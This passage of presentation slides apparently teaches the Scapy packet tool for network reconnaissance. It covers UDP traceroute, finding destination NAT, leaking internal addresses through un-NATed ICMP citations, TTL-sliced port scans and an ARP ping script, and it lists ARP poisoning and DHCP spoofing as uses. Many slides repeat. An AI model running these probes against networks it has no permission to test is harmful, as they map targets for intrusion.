 - Concepts
 - Quick overview
- 3 Network discovery and attacks
 - One shots
 - Scanning
 - **TTL tricks**
- 4 Conclusion

Applicative UDP Traceroute

- Tracerouting an UDP application like we do with TCP is not reliable (no handshake)
- We need to give an applicative payload (DNS, ISAKMP, NTP, ...) to deserve an answer

Send packets

```
res,unans = sr(IP(dst="target", ttl=(1,20))  
              /UDP()  
              /DNS(qd=DNSQR(qname="test.com")))
```

Possible result interpretation: List of routers

```
res.make_table(lambda (s,r): (s.dst, s.ttl, r.src))
```

NAT finding

- Do a TCP traceroute or a UDP applicative traceroute
- If the target IP answers an ICMP *time exceeded in transit* before answering to the handshake, there is a Destination NAT

```
>>> traceroute("4.12.22.7",dport=443)
```

```
Received 31 packets, got 30 answers, remaining 0 packets
```

```
4.12.22.7:tcp443
```

```
1 52.10.59.29 11
2 41.54.20.133 11
3 13.22.161.98 11
4 22.27.5.161 11
5 22.27.5.170 11
6 23.28.4.24 11
7 4.12.22.7 11
8 4.12.22.7 SA
9 4.12.22.7 SA
```


NAT finding

- Do a TCP traceroute or a UDP applicative traceroute
- If the target IP answers an ICMP *time exceeded in transit* before answering to the handshake, there is a Destination NAT

```
>>> traceroute("4.12.22.7",dport=443)
```

```
Received 31 packets, got 30 answers, remaining 0 packets
```

```
4.12.22.7:tcp443
```

```
1 52.10.59.29 11
2 41.54.20.133 11
3 13.22.161.98 11
4 22.27.5.161 11
5 22.27.5.170 11
6 23.28.4.24 11
7 4.12.22.7 11
8 4.12.22.7 SA
9 4.12.22.7 SA
```

NAT leaks

We've found a DNAT. How to find the real destination ?

- Some NAT programs have the following bug :
 - they NAT the packet
 - they decrement the TTL
 - if the TTL expired, send an ICMP message with the packet as a citation

⇒ ohoh, they forgot to unNAT the citation !
- Side effects
 - the citation does not match the request

⇒ (real) stateful firewalls don't recognize the ICMP message and drop it

⇒ *traceroute* and programs that play with TTL don't see it either

NAT leaks

We've found a DNAT. How to find the real destination ?

- Some NAT programs have the following bug :
 - they NAT the packet
 - they decrement the TTL
 - if the TTL expired, send an ICMP message with the packet as a citation

⇒ ohoh, they forgot to unNAT the citation !
- Side effects
 - the citation does not match the request

⇒ (real) stateful firewalls don't recognize the ICMP message and drop it

⇒ *traceroute* and programs that play with TTL don't see it either

NAT leaks

We've found a DNAT. How to find the real destination ?

- Some NAT programs have the following bug :
 - they NAT the packet
 - they decrement the TTL
 - if the TTL expired, send an ICMP message with the packet as a citation

⇒ ohoh, they forgot to unNAT the citation !
- Side effects
 - the citation does not match the request

⇒ (real) stateful firewalls don't recognize the ICMP message and drop it

⇒ *traceroute* and programs that play with TTL don't see it either

NAT leaks

We've found a DNAT. How to find the real destination ?

```
>>> traceroute("4.12.22.8",dport=443)
Received 31 packets, got 30 answers, remaining 0 packets
  4.12.22.8:tcp443
 1 52.10.59.29  11
 2 41.54.20.133 11
 3 13.22.161.98 11
 4 22.27.5.161  11
 5 22.27.5.170  11
 6 23.28.4.24   11
missing hop 7
 8 4.12.22.8    SA
 9 4.12.22.8    SA
```

NAT leaks

We've found a DNAT. How to find the real destination ?

Scapy is able to handle that :

>>>

NAT leaks

We've found a DNAT. How to find the real destination ?

Scapy is able to handle that :

```
>>> conf.checkIPsrc = 0  
>>>
```

NAT leaks

We've found a DNAT. How to find the real destination ?

Scapy is able to handle that :

```
>>> conf.checkIPsrc = 0
```

```
>>> ans,unans = traceroute("4.12.22.8",dport=443)
```

```
Received 31 packets, got 30 answers, remaining 0 packets
```

```
4.12.22.8:tcp443
```

```
1 52.10.59.29 11
```

```
2 41.54.20.133 11
```

```
3 13.22.161.98 11
```

```
4 22.27.5.161 11
```

```
5 22.27.5.170 11
```

```
6 23.28.4.24 11
```

```
7 4.12.22.8 11
```

```
8 4.12.22.8 SA
```

```
9 4.12.22.8 SA
```

```
>>>
```


NAT leaks

We've found a DNAT. How to find the real destination ?

Scapy is able to handle that :

```
>>> conf.checkIPsrc = 0
>>> ans,unans = traceroute("4.12.22.8",dport=443)
[...]
```

6	23.28.4.24	11
7	4.12.22.8	11
8	4.12.22.8	SA

```
>>>
```

NAT leaks

We've found a DNAT. How to find the real destination ?

Scapy is able to handle that :

```
>>> conf.checkIPsrc = 0
>>> ans,unans = traceroute("4.12.22.8",dport=443)
[...]
```

6	23.28.4.24	11
7	4.12.22.8	11
8	4.12.22.8	SA

```
>>> ans[6][1]
```

NAT leaks

We've found a DNAT. How to find the real destination ?

Scapy is able to handle that :

```
>>> conf.checkIPsrc = 0
>>> ans,unans = traceroute("4.12.22.8",dport=443)
[...]
6 23.28.4.24    11
7 4.12.22.8    11
8 4.12.22.8    SA
>>> ans[6][1]
< IP version=4L ihl=5L tos=0xc0 len=68 id=38097 flags= frag=0L
  ttl=49 proto=ICMP chksum=0xb7db src=4.12.22.8 dst=172.16.1.1
  options='' |< ICMP type=time-exceeded code=0 chksum=0x358
  id=0x0 seq=0x0 |< IPerror version=4L ihl=5L tos=0x0 len=40 id=1
  flags= frag=0L ttl=1 proto=TCP chksum=0xab92 src=172.16.1.1
  dst=192.168.8.2 options='' |< TCPerror sport=20 dport=22
  seq=0L ack=0L dataofs=5L reserved=16L flags=S window=0
  chksum=0x8a37 urgptr=0 |>>>>
```

NAT leaks

We've found a DNAT. How to find the real destination ?

Scapy is able to handle that :

```
>>> conf.checkIPsrc = 0
>>> ans,unans = traceroute("4.12.22.8",dport=443)
[...]
6 23.28.4.24    11
7 4.12.22.8    11
8 4.12.22.8    SA
>>> ans[6][1]
< IP version=4L ihl=5L tos=0xc0 len=68 id=38097 flags= frag=0L
  ttl=49 proto=ICMP chksum=0xb7db src=4.12.22.8 dst=172.16.1.1
  options='' |< ICMP type=time-exceeded code=0 chksum=0x358
  id=0x0 seq=0x0 |< IPerror version=4L ihl=5L tos=0x0 len=40 id=1
  flags= frag=0L ttl=1 proto=TCP chksum=0xab92 src=172.16.1.1
  dst=192.168.8.2 options='' |< TCPerror sport=20 dport=22
  seq=0L ack=0L dataofs=5L reserved=16L flags=S window=0
  chksum=0x8a37 urgptr=0 |>>>>
```

NAT leaks

We've found a DNAT. How to find the real destination ?


Scapy is able to handle that :

```
>>> conf.checkIPsrc = 0
>>> ans,unans = traceroute("4.12.22.8",dport=443)
[...]
6 23.28.4.24    11
7 4.12.22.8    11
8 4.12.22.8    SA
>>> ans[6][1]
< IP version=4L ihl=5L tos=0xc0 len=68 id=38097 flags= frag=0L
  ttl=49 proto=ICMP chksum=0xb7db src=4.12.22.8 dst=172.16.1.1
  options='' |< ICMP type=time-exceeded code=0 chksum=0x358
  id=0x0 seq=0x0 |< IPerror version=4L ihl=5L tos=0x0 len=40 id=1
  flags= frag=0L ttl=1 proto=TCP chksum=0xab92 src=172.16.1.1
  dst=192.168.8.2 options='' |< TCPerror sport=20 dport=22
  seq=0L ack=0L dataofs=5L reserved=16L flags=S window=0
  chksum=0x8a37 urgptr=0 |>>>>
```

NAT enumeration

How many boxes behind this IP ?

```
>>> a,b=sr( IP(dst="target")/TCP(sport=[RandShort()]*1000) )  
>>> a.plot(lambda (s,r): r.id)
```



Sliced Network Scan

A way to give a depth to a simple flat network port scan

- 1 Use *nmap* to scan the whole target network
- 2 Spot interesting ports : open and closed ports, and some witness filtered ports
- 3 With a traceroute, find the TTL *t* one hop before the network's first router

- 4 Scan the network on these ports for TTL *t*

```
ans,unans=sr( IP(dst="network/24", ttl=t)  
/TCP(dport=[21,25,53,80,443,2]), retry=-2 )
```

- 5 Display the scanned slice :

```
ans.make_table(lambda (s,r): (s.dport, s.dst,  
r.sprintf("%IP.id% {TCP:%TCP.flags%}\  
{ICMP:%IP.src% %ir,ICMP.type%}")))
```

- 6 Increment *t* and go to 4

Sliced Network Scan

Results Interpretation : first router

TTL=8	2	80	113	443
1.1.1.72	6408 2.2.2.62 11	6409 2.2.2.62 11	6410 RA	6411 2.2.2.62 11
1.1.1.73	6412 RA	6413 RA	6414 RA	6415 RA
1.1.1.74	6416 2.2.2.62 11	6417 2.2.2.62 11	6418 RA	6419 2.2.2.62 11
1.1.1.75	6420 2.2.2.62 11	6421 2.2.2.62 11	6422 RA	6423 2.2.2.62 11
1.1.1.76	6424 2.2.2.62 11	6425 2.2.2.62 11	6426 RA	6427 2.2.2.62 11
1.1.1.77	6428 2.2.2.62 11	6429 2.2.2.62 11	6430 RA	6431 2.2.2.62 11
1.1.1.78	6432 2.2.2.62 11	6433 2.2.2.62 11	6434 RA	6435 2.2.2.62 11
1.1.1.79	6436 2.2.2.62 11	6437 2.2.2.62 11	6428 RA	6439 2.2.2.62 11

- The first IP to answer something is the router.
- The router has IP 2.2.2.62 on one side and 1.1.1.73 on the other
- We can see that the IP ID are consecutives.
- The router blocks *ident* port with Reset-Ack.

Sliced Network Scan

Results Interpretation : next slice

TTL=9	2	80	113	443
1.1.1.73	6481 RA	6482 RA	6483 RA	6484 RA
1.1.1.74	3943 RA	3944 SA	6485 RA	3945 RA
1.1.1.75	3946 RA	3947 1.1.1.75 11	6486 RA	3948 1.1.1.75 11
1.1.1.76	-	-	6487 RA	-
1.1.1.77	-	-	6488 RA	-
1.1.1.78	6489 2.2.2.62 3	6490 2.2.2.62 3	6491 RA	6492 2.2.2.62 3

- Ports 80 and 443 of 1.1.1.75 are not reached but 1.1.1.75 is reached \implies we have a Destination NAT
- IP ID suggest that 1.1.1.75 is NATed by 1.1.1.74
- 1.1.1.78 does not exist (did not answer to router's ARP request)
- 1.1.1.76,77 are claimed (answer to router's ARP request) but drop packets

Conclusion

Some supported protocols

ARP, BOOTP, DHCP, DNS, 802.11, WEP, 802.3, Ethernet, 802.1q, LLC, SNAP, EAP, HSRP, IP, UDP, TCP, ISAKMP, NTP, PPPoE, Prism Headers, RIP, STP, Sebek, Skinny, ...

Some applications

ARP cache poisoning, VLAN hopping, DNS spoofing, OS fingerprinting, DoSing, Dynamic DNS updates, traceroutes, scanning, network discovery, Access Point Spoofing, Wi-Fi signal strength measuring, DHCP server, DHCP spoofing, DHCP exhaustion, ...

Conclusion

Limitations

- Can't handle too many packets. Won't replace *nmap*.
- Don't interpret for you. You must know what you're doing.
- Stimulus/response(s) model. Won't replace *netcat*, *socat*, ... easily

Conclusion

Pros

- *Scapy* has its own ARP stack and its own routing table.
 - *Scapy* works the same for layer 2 and layer 3
 - *Scapy* bypasses local firewalls
 - Fast packet designing
 - Default values that work
 - Unlimited combinations
 - Probe once, interpret many
 - Interactive packet and result manipulation
- ⇒ Extremely powerful architecture for your craziest dreams
(I hope so!)

The End

That's all folks!

Thanks for your attention.

You can reach me at **phil@secdev.org**

These slides are online at <http://www.secdev.org/>

Appendices

5 References

6 External script

References I



P. Biondi, *Scapy*

<http://www.secdev.org/projects/scapy/>



Ed3f, 2002, *Firewall spotting with broken CRC*, Phrack 60

<http://www.phrack.org/phrack/60/p60-0x0c.txt>



Ofir Arkin and Josh Anderson, *Etherleak: Ethernet frame padding information leakage*,

http://www.atstake.com/research/advisories/2003/atstake_etherleak_r



P. Biondi, 2002 *Linux Netfilter NAT/ICMP code information leak*

<http://www.netfilter.org/security/2002-04-02-icmp-dnat.html>

References II



P. Biondi, 2003 *Linux 2.0 remote info leak from too big icmp citation*

<http://www.secdev.org/adv/CARTSA-20030314-icmpleak>

External script

```
#!/usr/bin/env python

import sys
if len(sys.argv) != 2:
    print "Usage: _arping_<net>\n_eg: _arping_192.168.1.0/24"
    sys.exit(1)

from scapy import srp, Ether, ARP, conf
conf.verb=0
ans, unans=srp(Ether(dst="ff:ff:ff:ff:ff:ff")
               /ARP(pdst=sys.argv[1]),
               timeout=2)

for s,r in ans:
    print r.sprintf("%Ether.src%\_%ARP.psrc%")
```